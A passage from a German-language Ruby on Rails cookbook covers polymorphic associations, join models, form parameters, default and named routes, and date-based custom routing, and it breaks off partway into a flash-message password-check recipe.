    create_table :phone_numbers do |t|
      t.column :callable_id, :integer
      t.column :callable_type, :string
      t.column :number, :string
      t.column :location, :string
    end
  end
```

```
  def self.down
    drop_table :phone_numbers
  end
end
```

Führen Sie die Migrationen aus:

```
$ rake db:migrate
```

Nun, nachdem alles eingerichtet und einsatzbereit ist, können Sie Ihre Anwendung in der Rails-Console untersuchen:

```
$ ruby script/console -s
Loading development environment in sandbox.
Any modifications you make will be rolled back on exit.
>> person = Person.find(1)
=> #<Person:0x37072ec @attributes={"name"=>"John Doe", "id"=>"1"}>
>> person.phone_numbers
=> []
>> person.phone_numbers.create(:number => "954-555-1212", :type => "fake")
=> #<PhoneNumber:0x36ea3b8 @attributes={"callable_type"=>"Person",
"number"=>"954-555-1212", "id"=>1, "callable_id"=>1, "location"=>nil},
@new_record=false, @errors=#<ActiveRecord::Errors:0x36e7b2c
@base=#<PhoneNumber:0x36ea3b8 ...>, @error
s={}>>
>> person.reload
>> person.phone_numbers
=> [#<PhoneNumber:0x36d8bcc @attributes={"callable_type"=>"Person",
"number"=>"954-555-1212", "id"=>"1", "callable_id"=>"1",
"location"=>nil}>]
> #wie erwartet, klappt es ebenso gut wie für die Company-Klasse
>> number = Company.find(1).create_in_phone_numbers(
?> :number => "123-555-1212",:type => "Fake office line")
=> #<PhoneNumber:0x3774108 @attributes={"callable_type"=>"Company",
"number"=>"123-555-1212", "id"=>2, "callable_id"=>1, "location"=>nil},
@new_record=false, @errors=#<ActiveRecord::Errors:0x37738fc
@base=#<PhoneNumber:0x3774108 ...>, @errors={}>>
```

Diskussion

Polymorphe Assoziationen bilden ein leistungsfähiges Werkzeug für die Definition von 1-zu-M-Beziehungen. Eine polymorphe Assoziation definiert eine gemeinsame Schnittstelle, die die Beziehung aufbaut. Laut Konvention wird die Schnittstelle durch ein Adjektiv repräsentiert, das die Beziehung beschreibt (in diesem Fall »callable«). Modelle deklarieren, dass sie diese Schnittstelle nutzen, indem sie die `:as`-Option des `has_many`-Aufrufs verwenden. In der Lösung deklarieren die `Person`- und `Company`-Modelle also, dass sie »anrufbar« (callable) sind. Active Record gibt diesen Klassen daraufhin die notwendigen Accessor-Methoden, um mit Telefonnummern arbeiten zu können.

Damit diese Art der Assoziation funktionieren kann, müssen Sie zwei Felder in die das polymorphe Modell repräsentierende Tabelle einfügen. Diese beiden Felder müssen

*<interface name>*_id und *<interface name>*_type heißen. Sie speichern die primäre Zeilen-ID und den Klassennamen des Objekts, auf das die Assoziation verweist.

Siehe auch

- Rezept 3.22, »Join-Modelle und Polymorphismus für die flexible Datenmodellierung mischen«

3.22 Join-Modelle und Polymorphismus für die flexible Datenmodellierung mischen

Problem

Von Diego Scataglini

Ihre Anwendung enthält Modelle in einer M-zu-M-Beziehung. Die Beziehung zeigt wichtige Charakteristiken auf, deren Beschreibung den Aufbau eines vollwertigen Modells rechtfertigt. Zum Beispiel wollen Sie ein Abonnement für eine oder mehrere Entitäten wie Zeitung, Zeitschrift oder Blog modellieren.

Lösung

Für dieses Rezept legen Sie ein Rails-Projekt namens `polymorphic` an:

```
$ rails polymorphic
```

Aus dem Stammverzeichnis der Anwendung generieren Sie die folgenden Modelle:

```
$ ruby script/generate model Reader
      exists  app/models/
...   create  db/migrate/001_create_readers.rb

$ ruby script/generate model Subscription
...   create  db/migrate/002_create_subscriptions.rb

$ ruby script/generate model Newspaper
...   create  db/migrate/003_create_newspapers.rb

$ ruby script/generate model Magazine
...   create  db/migrate/004_create_magazines.rb
```

Nun fügen Sie Tabellendefinitionen für jede durch den Generator erzeugte Migration hinzu:

db/migrate/001_create_readers.rb:

```
class CreateReaders < ActiveRecord::Migration
  def self.up
```

```
    create_table :readers do |t|
      t.column :full_name, :string
    end
    Reader.create(:full_name => "John Smith")
    Reader.create(:full_name => "Jane Doe")
  end

  def self.down
    drop_table :readers
  end
end
```

db/migrate/002_create_subscriptions.rb:

```
class CreateSubscriptions < ActiveRecord::Migration
  def self.up
    create_table :subscriptions do |t|
      t.column :subscribable_id,   :integer
      t.column :subscribable_type, :string
      t.column :reader_id,         :integer
      t.column :subscription_type, :string
      t.column :cancellation_date, :date
      t.column :created_on,        :date
    end
  end

  def self.down
    drop_table :subscriptions
  end
end
```

db/migrate/003_create_newspapers.rb:

```
class CreateNewspapers < ActiveRecord::Migration
  def self.up
    create_table :newspapers do |t|
      t.column :name, :string
    end
    Newspaper.create(:name => "Rails Times")
    Newspaper.create(:name => "Rubymania")
  end

  def self.down
    drop_table :newspapers
  end
end
```

db/migrate/004_create_magazines.rb:

```
class CreateMagazines < ActiveRecord::Migration
  def self.up
    create_table :magazines do |t|
      t.column :name, :string
    end
    Magazine.create(:name => "Script-generate")
    Magazine.create(:name => "Gem-Update")
  end
```

```
  def self.down
    drop_table :magazines
  end
end
```

Stellen Sie sicher, dass Ihre Datei *database.yml* für den Zugriff auf Ihre Datenbank konfiguriert ist, und migrieren Sie Ihr Datenbankschema:

```
$ rake db:migrate
```

Definieren Sie Ihr `Subscription`-Modell als polymorphes Modell und legen Sie dessen Beziehung zu `Reader` fest:

app/models/subscription.rb:

```
class Subscription < ActiveRecord::Base
  belongs_to :reader
  belongs_to :subscribable, :polymorphic => true
end
```

Nun erwidern Sie die Beziehung auf `Reader`-Seite.

app/models/reader.rb:

```
class Reader < ActiveRecord::Base
  has_many :subscriptions
end
```

Als Nächstes definieren Sie Ihre `Magazine`- und `Newspaper`-Klassen, um über viele Abonnements (subscriptions) und Abonnenten (subscribers) zu verfügen:

app/models/magazine.rb:

```
class Magazine < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :readers, :through => :subscriptions
end
```

app/models/newspaper.rb:

```
class Newspaper < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :readers, :through => :subscriptions
end
```

Nun aktualisieren Sie die `Subscription`- und `Reader`-Klassen wie folgt:

app/model/subscription.rb:

```
class Subscription < ActiveRecord::Base
  belongs_to :reader
  belongs_to :subscribable, :polymorphic => true
  belongs_to :magazine,  :class_name => "Magazine",
                         :foreign_key => "subscribable_id"
  belongs_to :newspaper, :class_name => "Newspaper",
                         :foreign_key => "subscribable_id"
end
```

app/models/reader.rb:

```
class Reader < ActiveRecord::Base
  has_many :subscriptions

  has_many :magazine_subscriptions,  :through => :subscriptions,
           :source => :magazine,
           :conditions => "subscriptions.subscribable_type = 'Magazine'"

  has_many :newspaper_subscriptions, :through => :subscriptions,
           :source => :newspaper,
           :conditions => "subscriptions.subscribable_type = 'Newspaper'"
end
```

Sie haben nun bidirektionale Beziehungen zwischen Ihrem `Reader`-Modell und den Periodika `Newspaper` und `Magazine`.

```
>> reader = Reader.find(1)
>> newspaper = Newspaper.find(1)
>> magazine = Magazine.find(1)
>> Subscription.create(:subscribable => newspaper, :reader => reader,
      :subscription_type => "Monthly")
>> Subscription.create(:subscribable => magazine, :reader => reader,
     :subscription_type => "Weekly"))
>> reader.newspaper_subscriptions
=> [#<Newspaper:0x36c1008 @attributes={"name"=>"Rails Times",
"id"=>"1"}>]
>> reader.magazine_subscriptions
=> [#<Magazine:0x36bca30 @attributes={"name"=>"Script-generate",
"id"=>"1"}>]
>> newspaper.readers
=>  [#<Reader:0x36a3314 ...
>> magazine.readers
=> [#<Reader:0x36a3314 ...
```

Diskussion

In diesem Beispiel haben Sie Beziehungen zwischen den polymorphen Modellen `Magazine`, `Newspaper` und `Reader` angelegt. Polymorphe Assoziationen über ein vollwertiges Modell können schwierig einzurichten sein, können Ihnen gleichzeitig aber dabei helfen, Ihre Domain genauer zu modellieren. Der Schlüssel für die Festlegung der Beziehung zwischen `Reader` und `Magazine` war die Verwendung der `:source`-Option zur Identifizierung der `Magazine`-Klasse und der `:through`-Option, um festzulegen, dass `Subscription` einen `Reader` an ein `Magazine` bindet. Nehmen Sie sich etwas Zeit, um den obigen Code zu studieren, und nutzen Sie die Console, um die Modellobjekte zu untersuchen.

Die kombinierte Fähigkeit von `has_many :through` und polymorphen Assoziationen versorgt Sie mit einer Reihe dynamischer Methoden, mit denen Sie experimentieren können. Die einfachste Möglichkeit, um herauszufinden, welche Methoden zur Verfügung stehen, bietet `grep`.

Zuerst öffnen Sie eine Rails-Console:

```
$ ruby script/console
```

Dann geben Sie den folgenden Befehl ein, um sich die dynamischen Methoden anzusehen:

```
>> puts reader.methods.grep(/subscri/).sort
add_magazine_subscriptions
add_newspaper_subscriptions
add_subscriptions
build_to_magazine_subscriptions
build_to_newspaper_subscriptions
build_to_subscriptions
create_in_magazine_subscriptions
create_in_newspaper_subscriptions
create_in_subscriptions
find_all_in_magazine_subscriptions
find_all_in_newspaper_subscriptions
find_all_in_subscriptions
find_in_magazine_subscriptions
find_in_newspaper_subscriptions
find_in_subscriptions
has_magazine_subscriptions?
has_newspaper_subscriptions?
has_subscriptions?
remove_magazine_subscriptions
remove_newspaper_subscriptions
remove_subscriptions
magazine_subscriptions
magazine_subscriptions_count
newspaper_subscriptions
newspaper_subscriptions_count
subscription_ids=
subscriptions
subscriptions=
subscriptions_count
validate_associated_records_for_subscriptions

>> puts magazine.methods.grep(/(reade|subscri)/).sort
add_readers
add_subscriptions
build_to_readers
build_to_subscriptions
create_in_readers
create_in_subscriptions
find_all_in_readers
find_all_in_subscriptions
find_in_readers
find_in_subscriptions
generate_read_methods
generate_read_methods=
has_readers?
has_subscriptions?
readers
readers_count
```

```
remove_readers
remove_subscriptions
subscription_ids=
subscriptions
subscriptions=
subscriptions_count
validate_associated_records_for_subscriptions
```

Weil Sie ein `Join`-Modell für das Setup Ihrer M-zu-M-Beziehung verwendet haben, können Sie die Abonnements sehr einfach sowohl um Daten als auch um Verhalten erweitern.

Wenn Sie sich *db/migrate/002_create_subscriptions.rb* noch einmal ansehen, werden Sie erkennen, dass Sie dem `subscription`-Modell eigene Attribute zugewiesen haben. Es verlinkt nicht nur Datensätze untereinander, es enthält auch wichtige Informationen wie etwa das Datum, zu dem ein Abonnement angelegt wurde oder zu dem das Abonnement abläuft, und die Art des Abonnements (monatlich oder wöchentlich).

Sie können die Modelle noch weiter verfeinern. Nehmen wir an, Sie wollen `Magazine` eine Methode hinzufügen, die Abonnement-Kündigungen zurückliefert:

app/models/magazine.rb:

```
class Magazine < ActiveRecord::Base
  has_many :subscriptions, :as => :subscribable
  has_many :subscribers, :through => :subscriptions
  has_many :cancellations, :as => :subscribable,
                           :class_name => "Subscription" ,
                           :conditions => "cancellation_date is not null"
end
```

Testen Sie Ihre neuen Methoden in *script/console*:

```
>> Magazine.find(:first).cancellations_count
=> 0
>> m = Magazine.find(:first).subscriptions.first
=> #<Subscription:0x32d8a18 @attributes={"cre ....
>> m.cancellation_date = Date.today
=> #<Date: 4908027/2,0,2299161>
>> m.save
=> true

>> Magazine.find(:first).cancellations_count
=> 1
```

Siehe auch

- Rezept 3.21, »Ausgliedern gemeinsamer Beziehungen mit polymorphen Assoziationen«

KAPITEL 4

Action Controller

4.0 Einführung

In der Rails-Architektur empfängt der Action Controller eingehende Requests und leitet sie an eine bestimmte Aktion weiter. Der Action Controller ist eng mit dem Action View verknüpft, die zusammen das Action Pack bilden.

Action Controller, oder einfach »Controller«, sind Klassen, die von `ActionController::Base` erben. Diese Klassen definieren die Geschäftslogik der Anwendung. Eine Immobilien-Anwendung für das Web könnte einen Controller verwenden, der eine suchfähige Liste der Immobilienangebote verarbeitet, während ein anderer Controller der Administration der Site dient. Auf diese Weise werden Controller entsprechend den Daten gruppiert, die sie bearbeiten. Controller entsprechen häufig dem Modell, an dem sie primär arbeiten, auch wenn das nicht unbedingt der Fall sein muss.

Ein Controller besteht aus Aktionen, die die öffentlichen Methoden einer Controller-Klasse darstellen. Um die eingehenden Requests zu verarbeiten, umfasst der Action Controller ein Routing-Modul, dass URLs auf bestimmte Aktionen abbildet. Standardmäßig versucht ein Request für *http://railsurl.com/rental/listing/23* die `listing`-Aktion des Controllers `RentalController` aufzurufen, wobei die `id` 23 übergeben wird. Entspricht dieses Verhalten nicht den Anforderungen Ihrer Anwendung, können Sie es (wie fast überall im Rails-Framework) sehr einfach umkonfigurieren.

Nachdem der Action Controller ermittelt hat, welche Aktion den eingehenden Request verarbeiten soll, übernimmt die Aktion ihre Arbeit: zum Beispiel die Aktualisierung des Domänenmodells basierend auf den Parametern im Request-Objekt. Wenn die Aktion abgeschlossen wurde, versucht Rails üblicherweise, ein View-Template zu rendern, das den gleichen Namen wie die Aktion hat. Es gibt verschiedene Möglichkeiten, diesen normalen Prozess zu verändern. Eine Aktion kann an andere Aktionen weiterleiten, oder es kann das Rendering eines bestimmten Views anfordern. Letztendlich wird ein Template oder irgendeine Form der Ausgabe gerendert, wodurch der Request-Zyklus abgeschlossen wird.

Zu verstehen, dass die Geschäftslogik in den Controller gehört und nicht in den View, und dass die Domänenlogik in einem Modell vorliegen sollte, bildet den Schlüssel für die Maximierung der Vorteile des MVC-Entwurfsmusters. Folgen Sie diesem Muster und Ihre Anwendungen sind einfacher zu verstehen, zu pflegen und zu erweitern.

4.1 Aus einem Controller auf die Formulardaten zugreifen

Problem

Sie besitzen ein Web-Formular, das Daten vom Benutzer einliest und an einen Controller übergibt. Sie wollen innerhalb des Controllers auf diese Daten zugreifen.

Lösung

Verwenden Sie den `params`-Hash. Nehmen wir an, Sie verwenden das folgende Formular:

app/views/data/enter.rhtml:

```
<h2>Formulardaten - Eingabe</h2>

<% form_tag(:action => "show_data") do %>

  <p>Name:
  <%= text_field_tag("name","Web-Programmierer") %></p>

  <p>Tools:
  <% opts = ["Perl", "Python", "Ruby"].map do |o|
    "<option>#{o}</option>"
  end.to_s  %>
  <%= select_tag("tools[]", opts, :multiple => "true") %></p>

  <p>Plattformen:
  <%= check_box_tag("platforms[]","Linux") %> Linux
  <%= check_box_tag("platforms[]","Mac OSX") %> Mac OSX
  <%= check_box_tag("platforms[]","Windows") %> Windows</p>

  <%= submit_tag("Daten speichern") %>
<% end %>
```

Wenn das Formular übertragen wurde, können Sie innerhalb des Controllers über das `params`-Hash auf die Daten zugreifen.

app/controllers/data_controller.rb:

```
class DataController < ApplicationController

  def enter
  end
```

```
  def show_data
    @name = params[:name]
    @tools = params[:tools] || []
    @platforms = params[:platforms] || []
  end
end
```

Diskussion

Der Webserver speichert die Elemente eines übertragenen Formulars im Request-Objekt. Diese Elemente stehen Ihrer Anwendung über das `params`-Hash zur Verfügung. Das `params`-Hash ist einzigartig, weil Sie für den Zugriff auf dessen Elemente sowohl Strings, als auch Symbole als Schlüssel verwenden können.

Abbildung 4-1 zeigt das Formular. Es verwendet drei verschiedene Arten von HTML-Elementen.




Abbildung 4-1: Ein Formular mit verschiedenen HTML-Eingabelementen

Der folgende View gibt die im Formular gesammelten Daten aus. Die letzte Zeile enthält einen Aufruf des `debug`-Template-Helpers, der den Inhalt des `params`-Hashes im `yaml`-Format ausgibt:

app/views/data/show_data.rhtml:

```
<h2>Formulardaten - Ausgabe</h2>
Name: <%= @name %>;
Tools: <%= @tools.join(", ") %>;
Platforms: <%= @platforms.join(", ") %>;
<hr>
<%= debug(params) %>
```

Abbildung 4-2 zeigt den gerenderten View.




Abbildung 4-2: Ausgabe der Formulardaten in einem View mit zusätzlichen Debugging-Informationen

Um auf das Feld `name` des Formulars zuzugreifen, verwenden Sie `:name` als Schlüssel auf das `params`-Hash (also `params[:name]`). Die gewählten Elemente der Multiauswahl-Listen und Checkboxen werden im `params`-Hash als Arrays gespeichert, die nach den zugehörigen HTML-Elementnamen benannt sind.

Wenn Sie zum Beispiel das Formular übertragen und dabei Python und Ruby als Tools und Mac OS X als Plattform gewählt haben, dann enthält das `params`-Hash die folgenden Arrays:

```
{ "tools"=>["Python", "Ruby"], "platforms"=>["Mac OSX"] }
```

Dieses Verhalten wird angestoßen, indem man `[]` an den Namen eines Elements anhängt, das mehr als einen Wert enthalten kann. Wurden keine Elemente gewählt, gibt es in `params` kein Einträge, die diesem Element entsprechen.

Formulardaten können als beliebig tief verschachtelte Bäume von Hashes und Arrays innerhalb des params-Hashes angelegt werden. Hashes werden erzeugt, indem man den Namen des verschachtelten Hashes zwischen eckigen Klammern an das Ende des Feldnamens anhängt. Die folgenden versteckten Formularfelder verdeutlichen die bis zu drei Ebenen tiefe Schachtelung (d.h. params enthält einen student-Hash, der einen scores-Hash enthält, der ein :midterm-Array mit Werten und den :final-Schlüssel mit einem Wert enthält).

```
<input type="hidden" name="student[scores][midterm][]" value="88">
<input type="hidden" name="student[scores][midterm][]" value="91">
<input type="hidden" name="student[scores][final]" value="95">
```

Wenn Sie diese verdeckten Felder in das Formular der Lösung einfügen, erhalten Sie die folgende student-Datenstruktur im params-Hash:

```
"student"=> {
    "scores"=> {
        "final"=>"95",
        "midterm"=> [
            "88",
            "91"
        ]
    }
}
```

Der Zugriff auf die zweiten Zwischenergebnisse eines Studenten erfolgt über:

```
params[:student][:scores][:midterm][1]
```

Siehe auch

- Rezept 5.12, »Ein Web-Formular mit Formular-Helpern erzeugen«

4.2 Die Standardseite einer Anwendung ändern

Problem

Ruft ein Browser die Seite *http://railsurl.com* an, wird der Request standardmäßig auf *public/index.html* abgebildet. Sie wollen solche Requests aber eine bestimmte Aktion aufrufen lassen.

Lösung

Zuerst müssen Sie *public/index.html* umbenennen oder verschieben.

Dann passen Sie *config/routes.rb* so an, dass URLs auf die entsprechenden Controller und Aktionen abgebildet werden:

config/routes.rb:

```
ActionController::Routing::Routes.draw do |map|

  map.connect '', :controller => "customer", :action => "welcome"
  map.connect ':controller/service.wsdl', :action => 'wsdl'
  map.connect ':controller/:action/:id'
end
```

Stellen Sie sicher, dass die eingefügte Zeile der erste Aufruf von `map.connect` in dieser Datei ist.

Diskussion

Die Datei *routes.rb* ist das Herzstück des Rails-Routingsystems. Diese Datei enthält Regeln, nach denen der URL-Pfad eines Requests untersucht und eine Weiterleitung ermittelt wird. Die Regeln werde in der Reihenfolge ausgeführt, in der sie in der Datei stehen. Die erste zutreffende Regel bestimmt das Schicksal des Requests.

Die Regeln in *routes.rb* sind Aufrufe von `map.connect`. Das erste Argument von `map.connect` beschreibt, wie der URL-Pfad strukturiert sein muss, damit diese Regel verwendet wird. Die restlichen Argumente sind Schlüssel/Wert-Paare die festlegen, wie der Request an Ihre Anwendung geroutet wird. Sobald ein Request mit einer Regel dieser Datei übereinstimmt, werden die restlichen `map.connect`-Regeln ignoriert.

Die von uns hinzugefügte Regel verwendet `''` als erstes Argument. Das besagt »Erkenne jeden Request, dessen URL-Pfad leer ist«. Das zweite Argument legt den zu verwendenden URL-Pfad fest und das dritte die Aktion. Die gesamte Regel besagt, dass Requests ohne URL-Pfad die `welcome`-Aktion des `BooksController`s verwenden sollen.

Abschließend sei noch erwähnt, dass Requests mit einem leeren URL tatsächlich einen Sonderfall darstellen, weil Rails diese an */public/index.html* weiterleitet. Wenn diese Datei existiert, machen die Regeln in *routes.rb* nichts, anderenfalls werden die Regeln evaluiert.

Siehe auch

- Rezept 3.6, »Zugriff auf Ihre Daten über Active Record«
- Rezept 4.3, »Ihren Code mit benannten Routen verdeutlichen«
- Rezept 4.4, »Individuelles Routingverhalten konfigurieren«

4.3 Ihren Code mit benannten Routen verdeutlichen

Problem

Sie verwenden `link_to` innerhalb Ihrer Anwendung, um URLs programmatisch zu generieren, dennoch gibt es bei häufig verwendeten URLs wiederholte Aufrufe. Sie wünschen sich ein Kürzel, über das Sie auf die gängigsten Routen Ihrer Anwendung zugreifen können.

Lösung

Verwenden Sie benannte Routen.

Diskussion

In der *config/routes.rb*-Datei Ihrer Anwendung können Sie benannte Routen einfach anlegen, indem Sie `map.connect` durch `map.name` ersetzen, wobei name ein beschreibender Name für die fragliche Routendefinition ist.

Hier eine benannte Route namens `admin_report`, die einen Request an die `report`-Aktion des Admin-Controllers weiterleitet:

```
map.admin_report 'report/:year',
                 :controller => 'admin',
                 :action => 'report'
```

Diese benannte Route in *routes.rb* weist Rails an, zwei neue Methoden mit dieser Route zu verknüpfen. Diese Methoden heissen `admin_report_url` und `hash_for_admin_report_url`. Sie verwenden Sie erste Methode, `admin_report_url`, um diese Route überall dort zu referenzieren, wo Rails eine URL verlangt. Die zweite Methode gibt einfach das `routing`-Hash für diese Route zurück. Ist diese benannte Routine definiert, können wir `admin_report_url` in einem `link_to`-Helper verwenden:

```
<%= link_to "Administrativer Report", admin_report_url(:year => 2005) %>
```

Intern ist `admin_report_url` ein Aufruf von `url_for`, dem der Hash aus der Routendefinition übergeben wird. Zusätzliche Hash-Einträge können als Argumente an `admin_report_url` übergeben werden. Diese Einträge werden mit dem Hash aus der Routendefinition gemischt und behandeln diese Route entsprechend den definierten Regeln. In diesem Beispiel wird das Jahr des Reports als Argument an die `admin_report_url`-Methode übergeben.

Es ist üblich eine benannte Route für die Hauptseite Ihrer Anwendung zu definieren. Eine solche Route namens `home`, die Sie auf die Seite des vom Hauptcontroller verwalteten Seite bringt, wird wie folgt definiert:

```
map.home '', :controller => "main"
```

Sie können diese Route zur Umleitung innerhalb eines Controllers verwenden:

```
redirect_to home_url
```

Siehe auch

- Rezept 4.2, »Die Standardseite einer Anwendung ändern«
- Rezept 4.4, »Individuelles Routingverhalten konfigurieren«
- Rezept 7.15, »Eigene und benannte Routen testen«

4.4 Individuelles Routingverhalten konfigurieren

Problem

Sie benötigen die genaue Kontrolle darüber, wie Rails URLS auf Controller-Aktionen abbildet. Standardmäßig ruft ein Request von http://railsurl.com/blog/show/5 die `show`-Aktion des Blog-Controllers mit der `id` 5 auf (d.h. `:controller/:action/:id`, was Sie in der letzten `map.connect`-Zeile in *config/routes.rb* sehen). Sie wollen Rails dazu bringen, aus Datumsinformationen konstruierte URLs direkt an Artikel weiterzuleiten. Aber *http://railsurl.com/blog/2005/11/6* fordert die `2005`-Aktion des Blog-Controllers an, was uns nicht weiterhilft. Wie bildet man URLs mit Datumsangaben auf sinnvolle Controller und Aktionen ab?

Lösung

Fügen Sie folgendes als erste Regel in *config/routes.rb* ein:

```
ActionController::Routing::Routes.draw do |map|

  map.connect 'blog/:year/:month/:day',
              :controller => 'blog',
              :action => 'display_by_date',
              :month => nil,
              :day => nil,
              :requirements => { :year => /\d{4}/,
                                 :day => /\d{1,2}/,
                                 :month => /\d{1,2}/ }

  map.connect ':controller/service.wsdl', :action => 'wsdl'
  map.connect ':controller/:action/:id'
end
```

Definieren Sie `display_by_date` im `BlogController`:

app/controllers/BlogController.rb:

```
class BlogController < ApplicationController

  def display_by_date
    year = params[:year]
    month = params[:month]
    day = params[:day]
    day ='0'+day if day && day.size == 1
    @day = day
    if ( year && month && day )
      render(:template => "blog/#{year}/#{month}/#{day}")
    elsif ( year )
      render(:template => "blog/#{year}/list")
    end
  end

end
```

Diskussion

Die Lösung leitet einen Request an *http://railsurl.com/blog/2005/11/6* direkt an die `display_by_date`-Methode des `BlogControllers` weiter. Die `display_by_date`-Methode empfängt den folgenden Parameter-Hash:

```
params = { :year => 2005,
           :day => 6,
           :month => 11 }
```

Wenn es diese Werte erhält, ruft `display_by_date` den Blog-Eintrag vom 6. November 2005 ab. Die Methode besitzt auch noch zusätzliche Ausgabefunktionalitäten, auf die wir gleich noch eingehen.

Unsere `map.connect`-Regel funktioniert wie folgt:

Das erste Argument von `map.connect` ist ein Muster das den URL-Pfad beschreibt, den diese Regel erkennen soll. Wenn wir also einen URL-Pfad der Form */blog/2005/6/11* sehen, generieren wir einen Hash mit `:year => 2005`, `:month => 6` und `:day => 11`. (Tatsächlich entspricht das */blog///*. Die Dinge zwischen den letzten drei Slashes werden dem Hash hinzugefügt.) Es gibt hierbei keinerlei Garantien, dass das Zeug zwischen den Slashes irgend etwas mit einem realen Datum zu tun hat. Hier werden einfach nur Muster erkannt und Schlüssel/Wert-Paare in den Hash eingefügt.

Das erste Argument fügt keine `:controller`- oder `:action`-Schlüssel in unseren Hash ein. Ohne Angabe eines Controllers erzeugt Rails einen Routingfehler. Wenn wir den Blog-Controller aber keine Aktion angeben, geht Rails von der Aktion `index` aus, oder löst einen Fehler aus, wenn keine `index`-Methode definiert ist. Darum haben wir `:controller => 'blog'` und `:action => 'display_by_date'` angegeben, um Rails explizit anzuweisen, die `display_by_date`-Methode des Blog-Controllers zu verwenden.

Die beiden nächsten Argumente unserer Regel (`:month => nil` und `:day => nil`) legen null als Standardwert für die `:month`- und `:day`-Schlüssel des Hashes fest. Schlüssel mit nil-Werten werden nicht an den `params`-Hash übergeben, der an `display_by_date` weitergegeben wird. Die Verwendung von Nullwerten erlaubt es Ihnen, ein Jahr anzugeben, gleichzeitig aber die Monat- und Tag-Komponenten des URL-Pfades wegzulassen. `display_by_date` interpretiert das Fehlen der Monat- und Tag-Variablen als speziellen Request, der alle Blog-Einträge für das angegebene Jahr ausgibt.

Das letzte Argument weist dem `:requirements`-Schlüssel einen Subhash zu. Dieser Subhash enthält Details darüber, was wir als gültiges Datum zu akzeptieren bereit sind. Wir stellen darüber reguläre Ausdrücke zur Verfügung, die uns sagen, ob wir uns tatsächlich ein Jahr, einen Monat und einen Tag ansehen-der dem Jahr zugewiesene Wert muss */\d(4)/* entsprechen (d.h. ein aus vier Ziffern bestehender String-und so weiter.

Siehe auch

- Rezept 4.8, »URLs dynamisch generieren«

4.5 Hinweise mit Flash ausgeben

Problem

Sie haben eine informative Meldung generiert, während Sie den aktuellen Request verarbeitet haben. Diese Meldung soll während des nächsten Requests für die Ausgabe bereitstehen. Diese soll die Nachricht soll beim nächsten Request verschwinden.

Lösung

Sie verwenden ein Formular, das vom Benutzer die Eingabe eines Passworts verlangt, das bestimmte Kriterien erfüllt.

views/password/form.rhtml:

```
<h2>Wählen Sie ein gutes Passwort:</h2>

<p style="color: red;"><%= flash[:notice] %></p>
<% form_tag(:action => 'check') do %>

  <input type="text" name="pass">
  <input type="submit">
  <p>(Mindestens 8 Zeichen, davon mindestens 2 Ziffern)</p>

<% end %>
```

Das Formular wird an den Check-Controller übertragen, der alle Whitespaces aus dem Passwort-Kandidaten entfernt, und dann eine Reihe von regulären Ausdrücken auf das Passwort anwendet, um herauszufinden, ob es unsere Kriterien erfüllt. Die Tests sind unterteilt, um genauere Fehlermeldungen liefern zu können.

Sind beide Prüfungen erfolgreich, wird der Request an die Aktion `success` weitergeleitet und für die Ausgabe an `:pass` durchgereicht. Schlägt einer der Tests fehl, wird der Request wieder an die `form`-Aktion zurückgegeben.

app/controllers/password_controller.rb:

```
class PasswordController < ApplicationController

  def form
  end

  def check
    password = params['pass'].strip.gsub(/ /,'')
    if password =~ /\w{8}/
